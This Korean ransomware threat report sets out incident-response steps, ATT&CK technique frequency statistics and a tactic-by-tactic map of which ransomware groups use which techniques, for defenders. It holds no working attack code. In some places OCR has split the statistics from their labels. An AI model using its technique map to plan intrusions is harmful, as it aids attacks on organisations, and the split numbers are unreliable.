랜섬웨어가 침투하기 어려운 환경을 만들어 침투하지 못하도록 조치하는 것이 최선이며, 만약 사고가 발생하더라도 백업 시스템을 통해 피해를 최소화할 수 있다. 사용자가 보안을 가볍게 여긴다면 사고는 어디에서나 발생할 수 있어 보안은 불편하다는 인식보단 당연히 지켜야 할 문화가 되어야 한다.

Q 랜섬웨어에 감염될 경우 우선적으로 조치해야 할 사항은?

A

크게 초동 조치, 사고 대응, 사후 대응으로 나누어 조치가 필요하다.

1. 초동 조치

- 시스템에서 지불 및 복호화 관련하여 바탕화면이 변경되거나 알림을 주는 랜섬노트(.txt, .html, .hta 형태의 파일 혹은 실행 파일을 통한 알림 등) 발견시 캡쳐 혹은 파일 보관
- 랜섬웨어 피해 발생 사실을 내부 보안팀 및 조사 기관 등에 사고 접수
- 추가 확산 방지를 위한 감염된 시스템 네트워크 및 저장소 등 외부 연결 분리
- 시스템 종료 및 재부팅을 하지 말고 최대절전모드를 활용하여 시스템 정지

2. 사고 대응(사고 조사를 통해 침투 경로 파악을 통해 근본 원인 차단 및 후조치)

- 동일 유형의 이메일을 파악하여 격리 조치, 다른 시스템에서 열람된 경우 해당 시스템 격리 조치

- 취약점을 통해 유입되었을 경우 해당 취약점에 대한 패치 적용, 만약 패치가 없는 경우 임시 조치 혹은 해당 프로그램 격리 및 미사용 가능한지 파악 후 조치
- 특정 URL을 통한 유입의 경우 해당 URL 블랙리스트 조치
- 백업 시스템이 있는 경우 해당 시스템을 통해 복구 조치
- 내부 전파에 악용된 프로토콜, 원격 서비스 등 사용하지 않는 경우 비활성화
- 사용자/관리자 계정 비밀번호 변경 및 권한 분리
- 중앙관리솔루션, 관리자 PC 등 중요 시스템 망분리 적용

3. 사후 대응(사고 발생 후 상황이 종료된 뒤 후속 조치)

- 백업 시스템이 없는 경우 적절한 수준의 시스템 검토 후 도입 필요
- 이중 백업 시스템 혹은 물리적으로 분리된 백업 시스템 도입 필요
- 사고 대응에 대한 프로세스가 없는 경우 프로세스를 수립하고 미흡한 점이 있는 경우 해당 프로세스를 개선 및 보완
- 침입 탐지 시스템, 침입 방지 시스템, 엔드 포인트 보안 솔루션과 같은 보안 장치를 추가로 도입
- 기존에 사용하던 솔루션의 보안 정책이나 네트워크 세분화와 같은 물리적 보안 정책 등을 변경 및 갱신

4. 랜섬웨어 전략 통계

Q 랜섬웨어가 사용하는 전략 Top1

A Command and Scripting Interpreter(T1059), 파워쉘이나 윈도우 명령어 창, 유닉스 쉘 등 공격자가 시스템 상에서 명령어를 실행하거나 스크립트를 구동하기 위해 사용되는 여러 인터프리터를 악용

Q 랜섬웨어가 사용하는 전략 Top2

A Obfuscated Files or Information(T1027), 랜섬웨어 분석 및 탐지를 회피하기 위해 파일이나 실행에 사용되는 정보를 난독화 혹은 암호화하는 기술을 사용

Q 랜섬웨어가 사용하는 전략 Top3

A Data Encrypted for Impact(T1486), 데이터 및 파일을 암호화해 금전적 이득을 취하는 전략을 사용


Q 랜섬웨어가 사용하는 전략 Top4


A System Information Discovery(T1082), 시스템 정보를 이용해 랜섬웨어 실행에 사용하거나 정보 수집을 목적으로 사용


Q 랜섬웨어가 사용하는 전략 Top5

A File and Directory Discovery(T1083), 암호화를 위해 디렉토리 및 파일을 스캔하는 행위

- **랜섬웨어 전략 통계**


Active Scanning 12
Phishing for Information 7
Gather Victim Org Information 3
Gather Victim Identity Information 3
Search Open Technical Databases 2
Gather Victim Network Information 2
Gather Victim Host Information 1
Search Open Websites/Domains 1
Acquire Infrastructure 18
Obtain Capabilities 14
Develop Capabilities 10
Compromise Infrastructure 8
Stage Capabilities 3
Establish Accounts 2
Acquire Access 2
Compromise Accounts 1
Phishing 67
Valid Accounts 61
Exploit Public-Facing Application 43
Replication Through Removable Media 28
External Remote Services 28
Drive-by Compromise 10
Supply Chain Compromise 8
Trusted Relationship 4
Hardware Additions 1
Command and Scripting Interpreter 205
Shared Modules 76
Windows Management Instrumentation 56
Native API 44
System Services 44
User Execution 40
Inter-Process Communication 18
Software Deployment Tools 9
Exploitation for Client Execution 6
Boot or Logon Autostart Execution 98
Create or Modify System Process 72
Scheduled Task/Job 52
Create Account 17
Browser Extensions 14
Event Triggered Execution 12
Account Manipulation 11
Server Software Component 7
Boot or Logon Initialization Scripts 5
Pre-OS Boot 4
BITS Jobs 2
Implant Internal Image 1
Access Token Manipulation 42
Abuse Elevation Control Mechanism 27
Exploitation for Privilege Escalation 17
Domain Policy Modification 12
Obfuscated Files or Information 201
Indicator Removal 144
Impair Defenses 130
Virtualization/Sandbox Evasion 121
Masquerading 112
Process Injection 90
Hide Artifacts 78
Hijack Execution Flow 55
File and Directory Permissions Modification 49
Modify Registry 47
Deobfuscate/Decode Files or Information 43
System Binary Proxy Execution 33
Indirect Command Execution 15
Subvert Trust Controls 11
Debugger Evasion 9
Trusted Developer Utilities Proxy Execution 7
Reflective Code Loading 5
Execution Guardrails 5
Exploitation for Defense Evasion 3
Rogue Domain Controller 3
Template Injection 2
Direct Volume Access 1
Modify Cloud Compute Infrastructure 1
Reconnaissance
Resource Development
Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion


OS Credential Dumping 70
Input Capture 55
Unsecured Credentials 28
Credentials from Password Stores 25
Brute Force 21
Multi-Factor Authentication Interception 4
Forced Authentication 4
Steal or Forge Kerberos Tickets 4
Network Sniffing 3
Steal Web Session Cookie 3
Adversary-in-the-Middle 3
Modify Authentication Process 1
Exploitation for Credential Access 1
System Information Discovery 135
File and Directory Discovery 131
Software Discovery 127
Process Discovery 108
Network Share Discovery 63
Query Registry 50
Remote System Discovery 48
Account Discovery 42
Peripheral Device Discovery 40
System Network Configuration Discovery 38
System Service Discovery 37
Application Window Discovery 36
System Owner/User Discovery 32
System Location Discovery 26
Permission Groups Discovery 23
Network Service Discovery 21
System Network Connections Discovery 17
System Time Discovery 15
Domain Trust Discovery 13
Browser Information Discovery 2
Group Policy Discovery 1
Remote Services 71
Lateral Tool Transfer 17
Taint Shared Content 17
Exploitation of Remote Services 11
Use Alternate Authentication Material 11
Remote Service Session Hijacking 6
Internal Spearphishing 2
Data from Local System 48
Archive Collected Data 46
Data Staged 20
Browser Session Hijacking 16
Screen Capture 15
Email Collection 14
Clipboard Data 13
Automated Collection 13
Data from Network Shared Drive 13
Data from Information Repositories 9
Data from Cloud Storage 6
Audio Capture 4
Video Capture 2
Application Layer Protocol 114
Proxy 71
Ingress Tool Transfer 52
Encrypted Channel 38
Non-Application Layer Protocol 36
Remote Access Software 16
Web Service 14
Non-Standard Port 11
Data Obfuscation 9
Protocol Tunneling 8
Data Encoding 5
Dynamic Resolution 5
Multi-Stage Channels 2
Fallback Channels 2
Credential Access
Discovery
Lateral Movement
Collection
Command and Control


Exfiltration Over Web Service
Exfiltration Over C2 Channel
Exfiltration Over Alternative Protocol
Automated Exfiltration
Transfer Data to Cloud Account
Data Transfer Size Limits
Exfiltration Over Other Network Medium
Scheduled Transfer
Data Encrypted for Impact
Inhibit System Recovery
Service Stop
Data Destruction
Defacement
System Shutdown/Reboot
Account Access Removal
Resource Hijacking
Endpoint Denial of Service
Network Denial of Service
Financial Theft
Disk Wipe
Data Manipulation
31
29
16
7
7
4
2
2
150
85
60
22
14
11
9
7
7
6
4
4
2
Exfiltration
Impact


5. 단계별 랜섬웨어 전략

단계별 랜섬웨어 전략 분석을 통해 랜섬웨어 그룹들이 사용하는 다양한 접근 방식과 공격 전술을 이해함으로써, 특정 공격 경로에서의 위험 요소를 식별할 수 있다. 예를 들어, 초기 침투 단계에서의 피싱 기법, 권한 상승 단계에서의 액세스 토큰 복제 등 각 단계에서 주로 사용되는 전략을 파악하면, 자신의 환경에 맞는 대응 방안을 적절히 수립하고 대응할 수 있다.

초기 침투 단계, 실행 단계, 탐지 회피 단계, 탐색 단계, 영향 단계와 같은 일부 공격 단계에서 다수의 그룹이 동일한 전략이나 유사한 전략을 사용하고 있다. 따라서 특정 그룹의 전략만 분석하는 것이 아니라 전체 그룹의 주요 단계별 전략을 분석함으로써 랜섬웨어의 공격 요소와 흐름을 파악할 수 있고, 랜섬웨어가 주로 사용하는 공격 요소를 인지하고 대비한다면 랜섬웨어의 위협으로부터 안전해질 수 있다.

전 략	설 명
Reconnaissance	공격 대상의 인프라나 공격에 활용할 수 있는 주요 정보들을 수집하는 단계
Resource Development	공격이나 추적 회피 등에 활용할 수 있는 각종 자원을 확보하는 단계
Initial Access	공격 대상의 네트워크에 침투하는 단계
Execution	악성 코드를 실행하여 공격을 수행하는 단계
Persistence	시스템에 악성코드를 지속적으로 실행 및 유지하기 위한 단계
Privilege Escalation	시스템이나 소프트웨어에서 관리자, 시스템 권한과 같이 더 높은 수준의 권한을 획득하는 단계
Defense Evasion	각종 보안 장비나 솔루션 등의 탐지를 회피하거나 방어를 우회하는 단계
Credential Access	시스템이나 계정의 자격 증명을 탈취하는 단계
Discovery	시스템 내부 및 네트워크에 대한 정보를 탐색하는 단계
Lateral Movement	네트워크 내부에서 이동하는 단계
Collection	중요한 데이터를 수집하는 단계
Command and Control	시스템을 제어하기 위한 통신을 설정하는 단계
Exfiltration	데이터를 외부로 유출하는 단계
Impact	시스템과 데이터를 조작하거나 파괴하는 등 시스템에 영향을 미치는 단계

Reconnaissance



Active Scanning(T1595)

- 공격자가 네트워크 스캐닝을 통해 트래픽을 관찰해 인프라를 조사한다.
- Ex>host, nslookup, dnsenum, fping, nmap 등

  > 8Base, Toufan, Avaddon, Karakurt, Rhysida, Shadow

  - Scanning IP Blocks(T1595.001)

    > Hive, RobinHood

  - Vulnerability Scanning(T1595.002)

    > BianLian, Hive, Nefilim, BlackByte

  - Wordlist Scanning(T1595.003)

Phishing for Information(T1598)

- 피싱을 사용해 공격 대상의 정보를 수집한다.
- Ex> 사회공학기법, 이메일, 메시지 또는 다른 대화 수단 등

  > 8Base, BlackCat(Alphv), RansomExx, BlackByte, Rhysida, Unsafe

  - Spearphishing Service(T1598.001)
  - Spearphishing Attachment(T1598.002)

    > Daixin

  - Spearphishing Link(T1598.003)
  - Spearphishing Voice(T1598.004)


Gather Victim Org Information(T1591)

- 공격 대상의 조직 구조, 인력, 기술 등 기타 관련 정보를 수집한다.
- Ex> SNS, 웹사이트 검색 등

  > Conti, Karakurt, Trigona

  - Determine Physical Locations(T1591.001)
  - Business Relationships(T1591.002)
  - Identify Business Tempo(T1591.003)
  - Identify Roles(T1591.004)

Resource Development



Acquire Infrastructure(T1583)

- 공격 대상을 공격하기 위해 필요한 인프라 및 추적을 피하기 위한 인프라를 확보한다.
- Ex> 물리적 혹은 클라우드 서버, 도메인 및 웹 서비스 등

  > 8Base, Maze, RansomExx, Toufan, Conti, Karakurt, Rhysida, Shadow, Trigona, Unsafe

  - Domain(T1583.001)
  - DNS Server(T1583.002)

    > RansomExx, Unsafe

  - Virtual Private Server(T1583.003)

    > Snatch

  - Server(T1583.004)

    > RansomHouse

- Botnet(T1583.005)

  > RansomExx, Snatch, Unsafe

- Web Service(T1583.006)

  > Hive

- Serverless(T1583.007)
- Malvertising(T1583.008)

Obtain Capabilities(T1588)

- 공격자가 필요한 기능을 자체적으로 개발하지 않고 해당 기능을 구매하거나 다운로드 혹은 훔치는 행위를 수행한다.
- Ex> 악성코드, 소프트웨어, 라이센스, Exploit, 인증서, 취약점 정보 등

  > Bloody, Maze, RansomExx, Conti, Trigona, Unsafe

  - Malware(T1588.001)

    > RansomHouse, Hades, ZeroTolerance

  - Tool(T1588.002)

    > Lorenz, MosesStaff

  - Code Signing Certificates(T1588.003)
  - Digital Certificates(T1588.004)

    > Unsafe

  - Exploits(T1588.005)

    > Bloody

  - Vulnerabilities(T1588.006)

    > Bloody

  - Artificial Intelligence(T1588.007)

Develop Capabilities(T1587)

- 공격자가 필요한 기능을 자체적으로 개발해 사용한다.
- Ex> 랜섬웨어, 정보 유출 툴, 스피어 피싱을 위한 메일링 툴킷 등

  > 8Base, Maze, Conti, Karakurt, MosesStaff, Rhysida, Shadow, Trigona

  - Malware(T1587.001)


    > BianLian

  - Code Signing Certificates(T1587.002)
  - Digital Certificates(T1587.003)

    > Sabbath

  - Exploits(T1587.004)

Initial Access



Phishing(T1566)

- 사회공학기법을 사용해 공격 대상을 속여 계정을 탈취하거나 시스템에 접근 가능하도록 사용자를 속여 침투한다.
- Ex> 악성 첨부 파일 혹은 링크가 포함된 이메일, SNS를 악용한 메시지 전송, 신원을 위조해 접근 등

  > LockBit, Daixin, BianLian, BlackCat(Alphv), Hades, Maze, Karma, RansomExx, ViceSociety, AvosLocker, Hive, Akira, BlackSuit, Cuba, Atomsilo, MedusaLocker, Medusa, Play, Snatch, 0xFFF, BlackMatter, Abyss, CrossLock, Conti, DarkSide, HelloKitty, Karakurt, Knight, MindWare, MosesStaff, Rhysida, Shadow, Stormous, SunCrypt, Synack, SenSayQ, Trigona, Trinity, Unsafe, X001xs, CyberVolk

  - Spearphishing Attachment(T1566.001)

    > 8Base, BianLian, Clop, Royal, Hive, Revil, Akira, BlackSuit, BlackBasta, MedusaLocker, 3AM, Avaddon, Karakurt, SolidBit, SpaceBears, Sparta, Trisec, Vfokx, Yanluowang, ZeroTolerance

- Spearphishing Link(T1566.002)

  > Mallox, BianLian, Royal, Akira, BlackSuit, Synapse

- Spearphishing via Service(T1566.003)
- Spearphishing Voice(T1566.004)

Valid Accounts(T1078)

- 기존 계정의 자격 증명을 획득해 침투한다.
- Ex> 피싱이나 정보 탈취형 악성코드를 통해 유출된 정상 계정, 무작위 대입 공격을 통해 얻은 계정, 다크웹을 통해 구입한 계정 정보 등

  > LockBit, Mallox, Daixin, BianLian, BlackCat(Alphv), Hades, Clop, Maze, RansomExx, ViceSociety, AvosLocker, Hive, Akira, IntelBroker, BlackSuit, Cuba, BlackBasta, Cheers, MedusaLocker, Medusa, Play, Snatch, ProLock, BlackMatter, Conti, Karakurt, Lapsus$, Synapse, RansomCartel, Rhysida, Shadow, SpaceBears, Sparta, Spook, SunCrypt, Synack, SenSayQ, Trigona, Trinity, Unsafe, Vfokx, Yanluowang, Zeon

  - Default Accounts(T1078.001)

    > LockBit

  - Domain Accounts(T1078.002)

    > RansomHouse, Lv, Royal, Akira, Qilin, BlackSuit, MedusaLocker, Snatch, BlackByte, Groove, Lapsus$

  - Local Accounts(T1078.003)

    > Cuba, BlackByte, Lapsus$, Vfokx

  - Cloud Accounts(T1078.004)

    > RansomExx, Lapsus$


Exploit Public-Facing Application(T1190)

- 접속 가능한 시스템의 취약점을 악용해 침투한다.
- Ex> 패치되지 않은 취약한 시스템, 취약점이 발견된 애플리케이션을 사용하는 시스템 등

  > LockBit, Mallox, Daixin, BianLian, RansomHouse, BlackCat(Alphv), Clop, Bloody, Nokoyawa, Karma, Lv, RansomExx, Royal, ViceSociety, AvosLocker, Hive, Akira, IntelBroker, BlackSuit,

> Cuba, HolyGhost, Pay2Key, Lorenz, Cheers, Play, Cerber, BlackByte, Avaddon, Cactus, Conti, Ech0raix, Groove, Karakurt, Knight, Lapsus$, MosesStaff, Prometheus, Rhysida, Shadow, Trigona, Trisec, Unsafe, Zeon

Execution



Command and Scripting Interpreter(T1059)

- 시스템에 존재하는 명령어, 스크립트 등을 통해 공격자가 원하는 기능을 실행한다.
- Ex> PowerShell, Windows cmd, Visual Basic, Python, Shell 등

  > LockBit, 8Base, BianLian, RansomHouse, BlackCat(Alphv), Hades, Clop, IceFire, Bloody, Maze, Nokoyawa, Karma, RansomExx, AvosLocker, BlackShadow, Hive, Hunters, Akira, Qilin, ChileLocker, BlackSuit, DarkBit, Nefilim, Nemty, Inc, Pandora, Pay2Key, Rook, Lorenz, BlackBasta, Play, NoName, Snatch, Underground, Cloak, 0xFFF, 3AM, Lambda, BlackOut, Abyss, Astro, Avaddon, Babuk, BabyDuck, Embargo, CrossLock, CryLock, CryptBB, Risen, IkaruzRedTeam, Conti, CyClops, DarkAngels, DarkPower, DarkRace, Diavol, Donex, DoppelPaymer, DragonForce, Ech0raix, Exorcist, FSociety, Groove, Haron, HelloKitty, Karakurt, Knight, BrainCipher, ElDorado, Fog, LostTrust, MetaEncryptor, GoodDay, Midas, MoneyMessage, MosesStaff, MountLocker, NetWalker, Nevada, Synapse, Prometheus, Quantum, RaGroup, Rancoz, RansomHub, Relic, Rhysida, Shadow, Spook, Stormous, Sugar, SunCrypt, Synack, SenSayQ, Lynx, NullBulge, Trigona, Trinity, Unsafe, XingLocker, Xinof, X001xs, Yanluowang, Zeon

  - PowerShell(T1059.001)
  - AppleScript(T1059.002)

    > RansomExx, Akira, Snatch

  - Windows Command Shell(T1059.003)

    > LockBit, Mallox, BianLian, BlackCat(Alphv), Hades, Clop, Bloody, Maze, Lv, RansomExx, ViceSociety, Hive, Revil, Akira, ChileLocker, BlackSuit, Cuba, HolyGhost, Nemty, RagnarLocker, Atomsilo, BlackBasta, Medusa, Snatch, Everest, Underground, Babuk, Cactus, DarkRace, Donex, Exorcist, Lapsus$, Synapse, Quantum, RansomCartel, RansomHub, Rhysida, RobinHood, Trigona, Trisec, Unsafe

- Unix Shell(T1059.004)

  > RansomHouse, RansomExx, Cheers, Cerber, Lapsus$, RobinHood

- Visual Basic(T1059.005)

  > RansomExx, Revil, Snatch

- Python(T1059.006)

  > GhostSec, RansomExx, Snatch, Unsafe, Zeon

- JavaScript(T1059.007)

  > RansomExx, Snatch, Avaddon, Unsafe

- Network Device CLI(T1059.008)
